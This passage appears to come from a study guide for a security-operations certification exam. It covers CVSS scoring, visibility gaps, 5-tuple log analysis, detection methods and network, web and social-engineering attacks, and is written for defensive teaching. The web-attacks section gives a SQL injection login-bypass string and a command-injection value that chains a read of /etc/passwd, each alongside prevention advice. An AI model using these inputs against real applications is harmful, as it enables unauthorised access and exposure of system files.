Why does Log4Shell score 10.0? Read the CVSS metrics as a sentence: any attacker on the internet (AV: Network), with no prerequisites (AC: Low), needing no account or permissions (PR: None), requiring no action from the victim (UI: None), can achieve remote code execution that escapes the vulnerable component to affect the underlying server (Scope: Changed), with full ability to read, modify, and destroy data and services (CIA: High/High/High). Every metric is at its worst possible value. The environmental context for most organisations made it even worse — Log4j was embedded in hundreds of enterprise products, many of which had no public patch available for days after disclosure.

1.8 — Exam Topic

Data Visibility Challenges

Visibility is the precondition for detection. You cannot alert on what you cannot see. Understanding where visibility gaps exist — and why — is essential for both the exam and for designing effective monitoring coverage.

DOMAIN	CORE CHALLENGE	WHAT YOU MISS	HOW TO COMPENSATE
Network	Encrypted traffic (TLS 1.3) cannot be inspected at the payload level without TLS inspection, which carries legal and performance considerations	Malware C2 traffic hiding inside HTTPS; data exfiltration over encrypted channels	NetFlow / metadata analysis; DNS monitoring; certificate inspection; TLS inspection where permitted
Host	Endpoints without agents produce no telemetry; even agents can be blinded if an attacker gains admin privileges and terminates the service	Lateral movement on unmanaged devices; fileless malware running only in memory; process injection	EDR with tamper protection; asset inventory to find unmanaged hosts; memory forensics for fileless threats
Cloud	Shared responsibility gaps; multi-cloud complexity; API-based access is harder to attribute; short-lived workloads leave no persistent logs	Misconfigured S3 buckets being accessed; serverless function abuse; cloud credential theft via IMDSv1	Cloud-native SIEM integration (CloudTrail, Azure Monitor); CSPM tools; enforce logging on all API calls

1.9 — Exam Topic

The 5-Tuple Approach to Log Analysis

The 5-tuple — **source IP, destination IP, source port, destination port, and protocol** — is the fundamental fingerprint of a network connection. Every firewall log, every NetFlow record, every IDS alert is built on these five fields. Mastering how to read and group them is the foundation of network forensics and a skill directly tested in PCAP and log-analysis questions.

Case Study: Isolating a Compromised Host in a Log Set

You are reviewing firewall logs from a corporate network. Multiple hosts are generating outbound connections. Your task: identify which host has been compromised, based solely on the 5-tuple data.

FIREWALL OUTBOUND CONNECTION LOG — 14:00–14:15 · CORPORATE NETWORK

SRC IP	DST IP	SRC PORT	DST PORT	PROTO	STATUS
10.10.1.15	93.184.216.34	52341	443	TCP	ALLOW
10.10.1.22	172.217.14.78	49210	443	TCP	ALLOW
10.10.1.88	185.220.101.45	54022	4444	TCP	⚠ SUSPECT
10.10.1.15	8.8.8.8	53201	53	UDP	ALLOW
10.10.1.88	185.220.101.45	54023	4444	TCP	⚠ SUSPECT
10.10.1.88	185.220.101.45	54024	4444	TCP	⚠ SUSPECT
10.10.1.33	52.114.128.10	50112	443	TCP	ALLOW

Host **10.10.1.88** is the anomaly. Apply the 5-tuple lens systematically: all other hosts are connecting to well-known IP ranges (Google, Microsoft, Akamai CDN) on port 443 — standard HTTPS business traffic. Host 10.10.1.88 is making repeated connections to **185.220.101.45** — a known Tor exit node — on **port 4444**, which is the default Metasploit listener port and has no legitimate business function. The pattern of multiple connections in rapid succession from sequentially incrementing source ports indicates persistent C2 beaconing, not normal user behaviour.

- **Source IP (10.10.1.88)** — the compromised internal host. Every other detail flows from isolating this address.
- **Destination IP (185.220.101.45)** — a known malicious IP, confirming external C2 activity. Threat intelligence lookup confirms this is flagged in multiple threat feeds.
- **Destination port (4444)** — non-standard; no business justification. Immediately suspicious regardless of destination IP.
- **Protocol (TCP)** — confirms this is a connection-oriented session, not noise. The repeated sessions suggest the malware is maintaining persistent access.
- **Source ports (54022, 54023, 54024)** — sequentially incrementing in rapid succession, a classic beaconing signature as the malware reconnects after each session timeout.

1.10 / 1.11 — Exam Topic

Traffic Profiles, Data Loss, and Detection Methods

Identifying Potential Data Loss from Traffic Profiles

Data exfiltration rarely announces itself with a banner. It hides inside legitimate protocols, mimics normal traffic patterns, and often uses authorised services as the exfiltration channel. Recognising the traffic profile of an exfiltration attempt — rather than matching it to a known signature — is the skill that separates a competent analyst from someone who only catches what the rules already know about.

TRAFFIC PATTERN	WHAT IT MIGHT INDICATE	KEY INDICATOR
Large outbound transfer to a cloud storage service at 03:00 AM	Scheduled exfiltration to attacker-controlled Dropbox, OneDrive, or S3 bucket	Volume anomaly + time anomaly + destination never seen before
DNS queries with unusually long subdomain strings	DNS tunneling — data encoded in subdomain labels, exfiltrated as DNS lookups	Subdomain length >50 chars; high query rate to single domain; no corresponding A record lookup
Steady, low-volume HTTPS traffic to a foreign IP every 5 minutes	C2 beaconing with periodic check-in (low-and-slow to evade volume thresholds)	Regularity (not random); destination new to the environment; traffic outside business hours
Spike in SMTP traffic from a server that never sends email	Internal server compromised and used as spam relay or exfiltration point	Unusual protocol for that host type; volume; destination mix includes external, unfamiliar domains

Rule-Based vs Behavioral vs Statistical Detection

Your SIEM and IDS can detect threats in three fundamentally different ways. Each has strengths, blind spots, and appropriate use cases. The exam tests your ability to match a detection scenario to the right method.

METHOD	HOW IT WORKS	STRENGTHS	LIMITATIONS	BEST FOR
Rule-Based (Signature)	Matches events against a library of known attack signatures or conditions. If the event	Very low false positive rate; fast; deterministic; easy to explain to stakeholders	Cannot detect unknown (zero-day) threats; rules must be maintained; attackers know the	Known malware families, known attack patterns, compliance-required detection

METHOD	HOW IT WORKS	STRENGTHS	LIMITATIONS	BEST FOR
	matches the rule, an alert fires.		rules and evade them	
Behavioral	Establishes a baseline of "normal" behaviour for users, hosts, or network flows, then alerts when behaviour deviates significantly from that baseline	Can detect novel threats; catches insider threats; identifies living-off-the-land attacks that use legitimate tools	Higher false positive rate; requires a learning period to build accurate baselines; can be fooled by slow, gradual normalisation of malicious behaviour	Insider threats, APT lateral movement, zero-day exploitation, credential abuse
Statistical / Anomaly	Uses mathematical models (standard deviation, sliding windows, Bayesian analysis) to identify events that are statistically improbable given historical data	Objective, data-driven; catches subtle deviations; supports automated thresholding at scale	Requires large, clean historical data sets; seasonal patterns and legitimate spikes can generate false positives; statistical significance is not the same as security significance	Volume-based attacks (DDoS), exfiltration detection, anomalous authentication patterns

⬡ EXAM TIP — THE DETECTION METHOD TRADE-OFF QUESTION

The exam frequently presents a scenario where a known detection method fails and asks what approach would catch the threat it missed. The pattern: **rule-based misses zero-days** (switch to behavioral); **behavioral misses slow-burn credential abuse** (add statistical sliding window); **statistical generates too many false positives** (add rule-based tuning on top). In practice, the best SOCs use all three in combination — but the exam wants you to understand the boundary where each one breaks down.

✓ CHAPTER 1 — EXAM READINESS CHECKLIST

Use this checklist as an active recall tool. Cover your notes and attempt each item from memory. If you hesitate on any item, return to the relevant section before moving to Chapter 2.

CIA Triad & Core Concepts

- [ ] I can define Confidentiality, Integrity, and Availability — and give a distinct real-world example of each being violated
- [ ] I can identify which CIA pillar is the primary target of: ransomware, a credential-stuffing attack, a MitM attack altering packets, and a DDoS attack
- [ ] I can explain at least two real-world trade-offs between CIA pillars and describe a control that caused the trade-off
- [ ] I can distinguish Risk, Threat, Vulnerability, and Exploit — and apply the chain to a given scenario without confusing the terms
- [ ] I can describe Risk = Probability × Impact and explain how patching reduces probability while backups reduce impact

Security Deployments

- [ ] I can explain the difference between SIEM, SOAR, and log management — and describe the workflow connecting all three
- [ ] I can compare agent-based and agentless protections, including when each is appropriate and what visibility each provides
- [ ] I can explain why legacy antivirus cannot detect zero-day threats and what modern EDR does differently
- [ ] I can describe the shared responsibility model and explain who is responsible for what in IaaS vs SaaS environments

Security Terms

- [ ] I can distinguish threat intelligence from threat hunting — and explain which is reactive and which is proactive
- [ ] I can contrast static and dynamic malware analysis — including what each reveals and what each misses
- [ ] I can name four threat actor categories, describe their motivation, and give a real-world example of each
- [ ] I can explain Run Book Automation (RBA) and describe a specific SOC scenario where it would compress response time
- [ ] I can explain sliding window anomaly detection and describe a traffic scenario it would catch that a signature rule would miss

Defense-in-Depth & Access Control

- [ ] I can name all seven layers of defense-in-depth and give a specific control example for each layer
- [ ] I can identify the correct access control model for each of these scenarios: military classification system, enterprise HR application, hospital nursing roster, firewall ruleset, contractor time-limited access
- [ ] I can explain AAA (Authentication, Authorization, Accounting) and name a technology that implements it

CVSS, Data Visibility & Detection

- [ ] I can name all six base CVSS metrics and explain which direction each value moves the score
- [ ] I can explain the difference between temporal and environmental CVSS metrics — and give a scenario where the environmental score overrides the base score
- [ ] I can identify the five fields in a network 5-tuple and use them to isolate an anomalous host in a sample log set
- [ ] I can describe the three detection methods (rule-based, behavioral, statistical) and identify which one each scenario requires
- [ ] I can identify at least three traffic patterns that indicate potential data exfiltration, even without a matching signature rule

> *The concepts in this chapter are the grammar of cybersecurity. Chapter 2 is where the sentences start forming — and where you will see exactly how attackers probe and exploit the gaps between the layers you just mapped.*

TRANSITION TO CHAPTER 2 — SECURITY MONITORING

CHAPTER TWO

Exam Weight: 25% · ~28 Questions — Largest Domain

Eyes on the Network: *Seeing What Attackers Try to Hide*

The full intelligence picture — from the tools that generate data, to the attacks that exploit your blind spots, to the cryptographic mechanisms that both protect and obscure what crosses your wire.

▶ INCIDENT LOG — A BREACH THAT LASTED EIGHT MONTHS UNDETECTED

November 2013 → July 2014 — Target Corporation, United States

The security team at Target Corporation had a best-in-class security monitoring stack. They had invested in a FireEye malware detection system — one of the most sophisticated available at the time — and had hired an external security operations team in Bangalore to monitor alerts around the clock.

On November 30, 2013, FireEye fired an alert. Malware had been detected moving through the network. The Bangalore team escalated. The Minneapolis security team saw the alert. **No one acted on it.**

Over the following 17 days, attackers exfiltrated the payment card data of **40 million customers** — not through a gap in the technology, but through a gap in how the signals that technology was generating were interpreted, prioritised, and acted upon. The breach was eventually discovered not by Target's own monitoring team, but by the United States Department of Justice, who notified Target after detecting the stolen card data being sold on underground markets.

The lesson is not that monitoring tools are insufficient. The lesson is that **data without understanding is noise**. A SOC analyst who cannot read what a tool is telling them — who cannot classify the attack type, trace the technique, and assess the severity — is monitoring in name only. This chapter closes that gap.

2.1 — Exam Topic

Attack Surface vs Vulnerability

Before an attacker can exploit a vulnerability, they must first find one — and the size of your attack surface determines how many opportunities they have to look. These two concepts are related but distinct, and confusing them leads to misaligned security investment.

Attack Surface

THE SUM OF ENTRY POINTS

Vulnerability

A SPECIFIC EXPLOITABLE WEAKNESS

The total set of points where an unauthorised user could attempt to interact with a system — every open port, every exposed API endpoint, every web form, every user account, every third-party integration. A larger surface means more places for an attacker to probe.

A particular weakness at a specific point on the attack surface — an unpatched CVE, a misconfigured permission, a weak password policy. Every vulnerability lives somewhere on the attack surface, but not every point on the attack surface contains a vulnerability.

Attack Vector

THE PATH OF EXPLOITATION

The mechanism through which the vulnerability is exploited — network, adjacent network, local access, or physical access. A network-accessible attack vector is always more dangerous than a local one, because it requires no physical proximity.

The Analyst's Job

APPLIED DISTINCTION

Reducing attack surface is an architectural job (close unused ports, remove unnecessary services). Remediating vulnerabilities is an operational job (patch, configure, restrict). Both matter; neither substitutes for the other.

A practical example: a company running 47 internet-facing services has a larger attack surface than one running 6. If both have the same unpatched Apache vulnerability, the risk is equal for that specific CVE — but the first company has 41 additional points of exposure that could harbour vulnerabilities that have not yet been discovered. Attack surface reduction is therefore proactive risk management, independent of any specific known vulnerability.

⬡ EXAM TIP

The exam may present a scenario where a company closes unused firewall ports and asks whether this "reduces vulnerabilities" or "reduces the attack surface." The correct answer is **attack surface**. Closing a port does not

fix any underlying software flaw — it simply removes an entry point. If that port were reopened, the vulnerability would be reachable again.

2.2 — Exam Topic

Data Types Provided by Security Technologies

Every monitoring tool produces a different type of data, with different resolution, different retention cost, and different investigative value. A critical SOC skill is knowing which tool to reach for based on the question you are trying to answer.

TECHNOLOGY	WHAT IT CAPTURES	DATA TYPE PRODUCED	BEST FOR ANSWERING
TCPdump	Raw packet capture at the network interface level — full header and payload for every packet that passes the capture filter	Full packet capture (PCAP) files	"Exactly what bytes were exchanged between these two hosts?" — forensic reconstruction, malware C2 protocol analysis, credential extraction
NetFlow / IPFIX	Metadata about each network flow — source/destination, ports, protocol, byte counts, packet counts, timestamps. No payload content.	Flow records (statistical / session data)	"What connected to what, for how long, and how much data moved?" — high-level traffic baselining, exfiltration detection, lateral movement mapping

TECHNOLOGY	WHAT IT CAPTURES	DATA TYPE PRODUCED	BEST FOR ANSWERING
Next-Generation Firewall (NGFW)	Connection allow/deny decisions with application-layer context — application ID, user identity, URL category, threat signatures	Application-aware session logs, threat alerts, URL filtering logs	"Which applications crossed the perimeter? Were any blocked by policy? Was any known-malicious content detected?"
Traditional Stateful Firewall	IP address, port, protocol, and connection state — no application awareness, no payload inspection	Connection logs (5-tuple + allow/deny)	"Was this connection permitted or blocked by policy?" — basic perimeter audit, port-level anomaly detection
Application Visibility and Control (AVC)	Application identity regardless of port — identifies Skype, Tor, BitTorrent by deep packet inspection of protocol fingerprints	Application usage logs, policy enforcement records	"Is this traffic really what the port number claims it is?" — detecting port-hopping applications and tunneled protocols
Web Content Filtering	URLs requested, categories, block/allow decision, user identity, response codes	Web proxy logs, URL category logs	"What websites are users visiting? Are any in prohibited categories? Did anyone visit a known phishing domain?"
Email Content Filtering	Sender, recipient, subject, attachment hashes, URL extraction, spam score, attachment sandbox verdict	Email gateway logs, quarantine reports, sandbox alerts	"Was this phishing email received by our users? What attachment was included? Did the

TECHNOLOGY	WHAT IT CAPTURES	DATA TYPE PRODUCED	BEST FOR ANSWERING
			sandbox flag it as malicious?"

◈ PRACTICAL SCENARIO — CHOOSING THE RIGHT TOOL

An alert fires: *suspicious outbound connection from finance-server-03 to an unknown external IP.* You need to investigate. Here is the tool sequence a trained analyst follows:

- **NetFlow first:** How long has this been happening? How much data has moved? Is this a one-off connection or a recurring pattern? NetFlow gives you the timeline and volume with low storage cost.
- **NGFW logs next:** Was the connection allowed? What application did the firewall identify? Was there a threat signature match?
- **TCPdump / PCAP last:** If the first two steps confirm something suspicious, pull the PCAP for the time window in question. Now you have the actual payload — the commands sent, the data returned, the exact bytes that crossed the wire. This is expensive to store but irreplaceable for confirmation.

The analyst who jumps straight to PCAP without NetFlow context wastes time searching through gigabytes of traffic. The analyst who stops at NetFlow cannot confirm what the traffic actually contained. The sequence matters.

2.3 — Exam Topic

Technologies That Impact Data Visibility

The same technologies that make networks functional also make them partially opaque to security monitoring. Every entry in this section represents a legitimate network technology that an attacker can exploit — or that simply creates a structural blind spot your monitoring tools must account for.

TECHNOLOGY	LEGITIMATE PURPOSE	HOW IT LIMITS VISIBILITY	DETECTION COMPENSATIONS
Access Control List (ACL)	Filters permitted traffic at routers and firewalls	Blocked traffic is dropped silently — you see allow/deny decisions but not the content of what was blocked or why it was attempted	Log all ACL deny hits; correlate deny spikes against threat intelligence to identify scanning activity
NAT / PAT	Maps private IP addresses to public IPs for internet access	External observers and logs only see the NAT public IP — internal source IPs are hidden, making attribution of an internal compromised host impossible without internal logs	Maintain NAT translation table logs; correlate external connection logs with internal DHCP leases using timestamp and port
Tunneling (GRE, IP-in-IP)	Encapsulates one protocol inside another for legitimate WAN links or VPN connections	A traditional firewall inspecting the outer tunnel sees the tunnel protocol — not the inner traffic. Attackers use	Deep packet inspection at the NGFW level; application-aware monitoring that decapsulates and inspects the inner payload

TECHNOLOGY	LEGITIMATE PURPOSE	HOW IT LIMITS VISIBILITY	DETECTION COMPENSATIONS
		this to smuggle prohibited protocols through perimeter controls.	
The Onion Router (TOR)	Anonymisation network used for privacy by journalists, activists, whistleblowers	Traffic is encrypted in multiple layers and routed through a chain of volunteer relays — the final destination is completely hidden from your perimeter tools; you only see the connection to the first TOR node	Maintain a feed of known TOR entry node IPs; alert on any internal host connecting to TOR infrastructure; consider blocking exit nodes at the perimeter
Encryption (TLS, HTTPS, SSH)	Protects data in transit from interception — essential for e-commerce, authentication, and privacy	Without TLS inspection, a traditional IDS/IPS and most NGFWs see only the outer connection metadata — not the payload. Malware can C2 over HTTPS; data can be exfiltrated over encrypted channels;	TLS inspection (with legal and privacy considerations); JA3/JA3S TLS fingerprinting to identify suspicious client/server combinations; certificate transparency monitoring

TECHNOLOGY	LEGITIMATE PURPOSE	HOW IT LIMITS VISIBILITY	DETECTION COMPENSATIONS
		phishing payloads can be delivered from HTTPS domains.	
Peer-to-Peer (P2P)	Distributed file sharing, legitimate content delivery (game updates, Linux ISOs)	P2P protocols establish many short-lived connections to a large, dynamic pool of peers — making it extremely difficult to distinguish legitimate P2P from botnet C2 communication using the same distributed topology	Application visibility to identify P2P protocol fingerprints; policy enforcement blocking unapproved P2P; volume and connection-count anomaly detection
Encapsulation	The fundamental mechanism of networking — every protocol is carried inside another (HTTP inside TCP inside IP inside Ethernet)	Attackers exploit encapsulation to carry malicious traffic inside protocols that appear legitimate — DNS tunneling, ICMP tunneling, HTTP tunneling are all variations of this technique	Protocol anomaly detection — flag DNS queries with abnormally long labels; flag ICMP payloads larger than expected; inspect HTTP POST bodies for high-entropy (encrypted/compressed) content

TECHNOLOGY	LEGITIMATE PURPOSE	HOW IT LIMITS VISIBILITY	DETECTION COMPENSATIONS
Load Balancing	Distributes traffic across multiple servers to improve performance and availability	From a monitoring perspective, a single logical session may be split across multiple physical servers — PCAP files from one server will not contain the complete session, complicating forensic reconstruction	Centralise logging from all nodes behind the load balancer; use session affinity logging to reconstruct sessions; ensure SIEM correlation accounts for multiple source IPs representing a single user session

2.4 — Exam Topic

Data Types Used in Security Monitoring

The SOC does not just collect logs — it collects specific categories of data, each suited to answering a different class of investigative question. Understanding the six data types in this section is fundamental to knowing what you have, what you are missing, and where to look when an investigation stalls.

01 **Full Packet Capture (PCAP)** — The complete raw binary of every packet: headers and payload, sender and receiver, exactly as transmitted on the wire. The highest-fidelity data available, but *Investigative value:* definitive confirmation of what was sent, credential

		also the most expensive to store. A single gigabit link running at capacity generates approximately 450 GB per hour. In practice, full PCAP is typically captured selectively — triggered by an alert, on specific network segments, or for defined time windows.				extraction, malware command reconstruction, file recovery from TCP streams.
02	**Session Data**	— A record of each communication session: who connected to whom, when, using what protocol, for how long, and how many bytes were exchanged. NetFlow is the most common source. Session data cannot tell you	*what*	was said — only that the conversation happened.	*Investigative value:*	high-level traffic mapping, lateral movement detection, exfiltration volume analysis, C2 beaconing pattern identification without full content.
03	**Transaction Data**	— Records generated at the application layer — HTTP request/response logs, DNS query logs, email server logs, database query	*did*	at the application level, not just what connections were made.	*Investigative value:*	identifying specific URLs visited before a compromise, SQL injection attempts in database

		logs. Transaction data captures what the user or process		logs, phishing links clicked by users, DNS lookups preceding a C2 connection.
04	**Statistical Data**	— Aggregated numerical summaries of network behaviour: packets per second, bytes per hour, connection count, error rate distributions. Statistical data is what anomaly detection engines and sliding window detectors operate on.	*Investigative value:*	identifying volume anomalies, DDoS detection, establishing baselines for normal traffic profiles, detecting slow exfiltration that stays below alert thresholds on any individual event.
05	**Metadata**	— Data about data — the envelope rather than the letter. In the context of email, metadata is the sender, recipient, timestamp, subject, and attachment count — not the body content. For network traffic, metadata includes IP headers and TCP/UDP headers without the payload. Metadata is privacy-preserving and legally less complex to retain than full content, but still extraordinarily useful for attribution and behavioural analysis.	*Investigative value:*	email sender analysis for business email compromise, traffic relationship mapping, timeline reconstruction for incident chronology.

06	**Alert Data**	— The structured output generated when a detection rule, signature, or behavioural model triggers — the SIEM correlation alert, the IDS notification, the EDR detection event. Alert data is highly curated and low-volume, but requires context to interpret. An alert without the underlying session data and packet captures is a conclusion without evidence.	*Investigative value:*	initial notification, triage prioritisation, SOC ticket generation, compliance documentation. Always treat alerts as the beginning of an investigation, not the end.

2.5 — Exam Topic

Network Attacks

Protocol-Based Attacks

Protocol-based attacks exploit weaknesses in the design or implementation of network protocols themselves — not vulnerabilities in specific software, but in the fundamental rules that govern how systems communicate.

ATTACK	PROTOCOL EXPLOITED	MECHANISM	DETECTION SIGNATURE
SYN Flood	TCP three-way handshake	Sends thousands of TCP SYN packets with spoofed source IPs. The server allocates connection state for each, waiting for the SYN-ACK	Spike in SYN packets without corresponding SYN-ACKs; high ratio of half-open connections; source IP diversity

ATTACK	PROTOCOL EXPLOITED	MECHANISM	DETECTION SIGNATURE
		acknowledgement that never arrives. Connection table exhausted → legitimate connections refused.	consistent with spoofing
Smurf Attack	ICMP + IP broadcast	Sends ICMP echo requests to a network broadcast address with the victim's IP as the source. Every host on the segment replies to the victim, amplifying the attack by the number of hosts on the segment.	ICMP reply traffic flood targeting a single IP; source of ICMP replies is the broadcast range of a remote network
ARP Spoofing	ARP (Address Resolution Protocol)	Sends gratuitous ARP replies associating the attacker's MAC address with the gateway's IP. All hosts update their ARP cache. Traffic intended for the gateway now flows through the attacker — a man-in-the-middle position achieved at Layer 2.	Multiple MAC addresses claiming the same IP; ARP replies with no corresponding request; gateway IP appearing with an unexpected MAC address
DNS Amplification	DNS (UDP)	Sends DNS queries with the victim's IP as the source to open resolvers. DNS ANY queries can return responses 70× larger than the request. Amplification directed at the victim's IP from thousands of open resolvers.	High-volume DNS responses arriving at a target with no corresponding outbound queries; source diversity matching known open resolvers; responses significantly larger

ATTACK	PROTOCOL EXPLOITED	MECHANISM	DETECTION SIGNATURE
			than typical DNS replies

Denial of Service (DoS) and Distributed Denial of Service (DDoS)

A DoS attack originates from a single source. A DDoS attack distributes the same objective across thousands or millions of compromised endpoints — a botnet — making source-based blocking impractical and amplifying the volume to levels that overwhelm even high-capacity targets.

Volumetric DDoS

BANDWIDTH EXHAUSTION

Saturates the target's internet pipe with raw traffic volume — typically UDP floods or DNS/NTP amplification. Measured in Gbps. The largest recorded attacks have exceeded 3 Tbps. Mitigated by upstream scrubbing centres.

Protocol DDoS

RESOURCE EXHAUSTION

Exhausts state-processing capacity on network infrastructure — firewalls, load balancers, routers — rather than bandwidth. SYN floods are the classic example. Measured in packets per second (PPS) or connections per second.

Application-Layer DDoS

LAYER 7 — HTTP FLOODS

Targets the web application tier with legitimate-looking HTTP requests that are computationally expensive to process — search queries, login attempts, resource-intensive API calls. Difficult to distinguish from real traffic. Mitigated by rate limiting and bot detection.

SOC Response

WHAT YOU ACTUALLY DO

Identify traffic type → classify attack vector → engage upstream provider for scrubbing if volumetric → apply rate limits and ACLs if protocol or application layer → document for post-incident report and ISP coordination.

Man-in-the-Middle (MitM) Attacks

In a MitM attack, the attacker positions themselves between two communicating parties — intercepting, and potentially altering, every message exchanged. The critical characteristic: neither party knows the attacker is present. This distinguishes MitM from eavesdropping, where the attacker only reads traffic without injecting themselves into the communication path.

› **Network-level MitM**	— achieved through ARP spoofing (Layer 2) or BGP hijacking (Layer 3), the attacker reroutes all traffic through their machine. Classic tools: Ettercap, Bettercap, arpspoof. Detection: ARP table anomalies, unexpected certificate changes, traffic latency spikes.
› **SSL Stripping**	— the attacker intercepts an HTTPS redirect and delivers the page to the victim over HTTP instead, while maintaining an HTTPS connection to the server. The victim's browser shows HTTP, not HTTPS, but most users do not notice. Detection: HSTS enforcement prevents this; monitoring for HTTP connections to services that should always be HTTPS.
› **BGP Hijacking**	— by advertising more-specific routes, an attacker at the BGP level can divert traffic for entire IP prefixes through their infrastructure — affecting not just one target but entire ASNs. Observed in nation-state campaigns and large-scale traffic interception operations. Detection: BGPMon, RPKI validation, route origin authorisation checking.

2.6 — Exam Topic

Web Application Attacks

SQL Injection (SQLi)

SQL injection occurs when user-supplied input is included in a database query without proper sanitisation, allowing the attacker to modify the query's logic and interact directly with the underlying database. It remains one of the most prevalent and dangerous web vulnerabilities — consistently in the OWASP Top 10 for over two decades.

SQLI EXAMPLE — LOGIN BYPASS (CLASSIC IN-BAND ATTACK)

```
// Intended SQL query built from login form input:
SELECT * FROM users WHERE username = 'admin' AND password =
'password123';

// Attacker enters this as their username: admin' --
// The resulting query becomes:
SELECT * FROM users WHERE username = 'admin' --' AND password =
'anything';

// The -- comment operator comments out the password check entirely.
// Result: the attacker is authenticated as admin with no valid
password.

// Prevention: parameterised queries / prepared statements
// SELECT * FROM users WHERE username = ? AND password = ?
// Input never interpreted as SQL — only ever treated as data.
```

The exam distinguishes between **in-band SQLi** (the attacker sees results directly in the response — classic login bypass or data dump), **blind SQLi** (no visible output, but the attacker infers database structure through true/false questions — observing whether a page loads or errors), and **out-of-band SQLi** (results are delivered through a separate channel — DNS lookup or HTTP re-

quest to an attacker-controlled server, used when the response is not directly observable).

Command Injection

Where SQL injection inserts malicious commands into a database query, command injection inserts operating system commands into an application that passes user input to the underlying system shell. The impact is typically more severe than SQLi — a successful command injection gives the attacker the ability to execute arbitrary OS commands with the privilege level of the web server process.

```
COMMAND INJECTION — VULNERABLE WEB PING UTILITY

// Application takes user input and runs: ping -c 4 [USER_INPUT]
// Legitimate use: user enters 192.168.1.1
ping -c 4 192.168.1.1

// Attacker enters: 127.0.0.1; cat /etc/passwd
ping -c 4 127.0.0.1; cat /etc/passwd
// The semicolon chains a second command. Server runs ping AND
outputs
// the /etc/passwd file contents to the HTTP response.

// Prevention: NEVER pass user input to a shell.
// Use language-native libraries for system operations.
// If shell calls are unavoidable: whitelist input strictly.
```

Cross-Site Scripting (XSS)

XSS attacks inject malicious scripts — typically JavaScript — into web pages that are then executed in other users' browsers. Unlike SQLi and command

injection, which attack the server, XSS attacks the client. The injected script runs with the full permissions of the target website in the victim's browser — it can steal session cookies, capture keystrokes, redirect to phishing pages, and perform actions on behalf of the victim.

- **Reflected XSS** — the malicious script is embedded in a URL and reflected back in the server's response. The victim must be tricked into clicking the crafted URL. The payload does not persist on the server. Used in targeted phishing campaigns where the attacker sends the victim a link containing the XSS payload in a query parameter.
- **Stored (Persistent) XSS** — the malicious script is permanently stored in the application's database (in a comment field, user profile, forum post) and executed every time any user loads that page. One successful injection can affect every future visitor to that page. The highest severity form of XSS.
- **DOM-Based XSS** — the attack manipulates the page's Document Object Model entirely in the client's browser, without the malicious payload ever reaching the server. Particularly difficult to detect with server-side logging because the attack is invisible to server logs.

⬡ EXAM TIP — THE INJECTION ATTACK TRIANGLE

When the exam presents an injection scenario, ask: **where is the malicious input being interpreted?** Database → SQLi. Operating system shell → command injection. Browser → XSS. Each targets a different interpreter; each requires a different prevention control. Parameterised queries prevent SQLi. Input allowlisting prevents command injection. Output encoding prevents XSS. These controls are not interchangeable.

2.7 — Exam Topic

Social Engineering Attacks

Social engineering exploits human psychology rather than software vulnerabilities. The attacker's target is a person, not a system — and people are significantly harder to patch than software. No matter how sophisticated your technical controls are, a convincing email that persuades a user to click a link or reveal a password bypasses every perimeter defence you have deployed.

Traditional Social Engineering Techniques

TECHNIQUE	MECHANISM	REAL-WORLD EXAMPLE	DETECTION / PREVENTION
Phishing	Mass-distributed deceptive email impersonating a trusted entity — bank, employer, government agency — to harvest credentials or deliver malware	An email appearing to be from Microsoft IT, warning that the user's account will be suspended unless they verify their password via a link that goes to a convincing fake login page	Email gateway filtering, link sandboxing, security awareness training, DMARC/DKIM/SPF enforcement, MFA to limit credential theft impact

TECHNIQUE	MECHANISM	REAL-WORLD EXAMPLE	DETECTION / PREVENTION
Spear Phishing	Targeted phishing using personal research about the victim — their name, role, colleagues, recent activity — to make the deception highly convincing	An email appearing to be from the CFO, sent to the finance manager, referencing a specific pending acquisition and asking for an urgent wire transfer to a new vendor account	Out-of-band verification procedures for financial requests; wire transfer approval policies requiring phone confirmation; sender domain analysis
Vishing	Voice phishing — telephone calls impersonating IT support, banks, government agencies to extract credentials or personal information	A caller claiming to be from the IT helpdesk, telling the user their password has been compromised and asking them to read it out "for verification"	Policy: IT never asks for passwords by phone. Call-back verification using numbers from the official directory, not numbers the caller provides.
Pretexting	Creating a fabricated scenario (pretext) to establish legitimacy and extract information or actions from the target	An attacker poses as a building maintenance worker, calls the receptionist, and asks which server room needs servicing this week — gathering information for a later physical intrusion attempt	Employee verification procedures; need-to-know information policies; staff training on information disclosure risks
Baiting	Leaving infected physical media —	USB drives labelled "Q3 Salary Review"	Disable autorun/autoplay; USB

TECHNIQUE	MECHANISM	REAL-WORLD EXAMPLE	DETECTION / PREVENTION
	USB drives — in locations where curious employees will find and plug them in	left in a company car park. Multiple employees plug them into work laptops out of curiosity, triggering autorun malware.	port policies; DLP monitoring for unusual data transfers following device insertion
Quid Pro Quo	Offering a service in exchange for information — typically impersonating IT support and offering to fix a problem in exchange for credentials	Attacker calls employees at random claiming to offer a free upgrade to the collaboration software. In exchange, they need the employee's username and "temporary password" to process the upgrade.	IT service request procedures; policy that IT never requests passwords; call-back verification

AI-Generated Social Engineering: The Emerging Threat

Generative AI has fundamentally changed the economics and effectiveness of social engineering attacks. The barriers that previously limited the scale and quality of attacks — the cost of producing convincing content, the linguistic limitations of non-native speakers, the time required to research targets — have been substantially reduced. This is explicitly included in the 200-201 exam blueprint, reflecting how rapidly the threat landscape is evolving.

- **AI-generated phishing at scale:** Large language models can produce grammatically perfect, contextually convincing phishing emails in any language, personalised with publicly available information from LinkedIn, company websites, and social media. A single threat actor can now generate thousands of individually tailored spear-phishing emails in minutes, eliminating the telltale signs — awkward phrasing, generic salutations — that trained users were taught to recognise.

- **Voice cloning and deepfake audio:** With as few as three seconds of audio from a public interview, conference talk, or voicemail message, an attacker can clone a senior executive's voice and make a convincing phone call. In 2024, a finance employee at a multinational company transferred $25 million after attending a video call with what appeared to be the CFO and multiple colleagues — all generated in real-time using deepfake technology.

- **Deepfake video:** Video-based impersonation now extends to live interaction. Attackers can apply real-time face-swap technology during video calls, impersonating executives with sufficient realism to deceive colleagues who know them personally. Detection requires out-of-band verification and awareness that video calls are no longer inherently trustworthy identity verification.

- **Detection approaches:** Focus has shifted from content analysis (looking for linguistic errors) to verification procedures (requiring secondary confirmation through a known-good channel). Organisations should implement AI-use policies, deepfake awareness training, and mandatory out-of-band verification for any request involving financial transfers, credential changes, or access modifications — regardless of how convincing the requester appears to be.

Endpoint-Based Attacks

Buffer Overflow

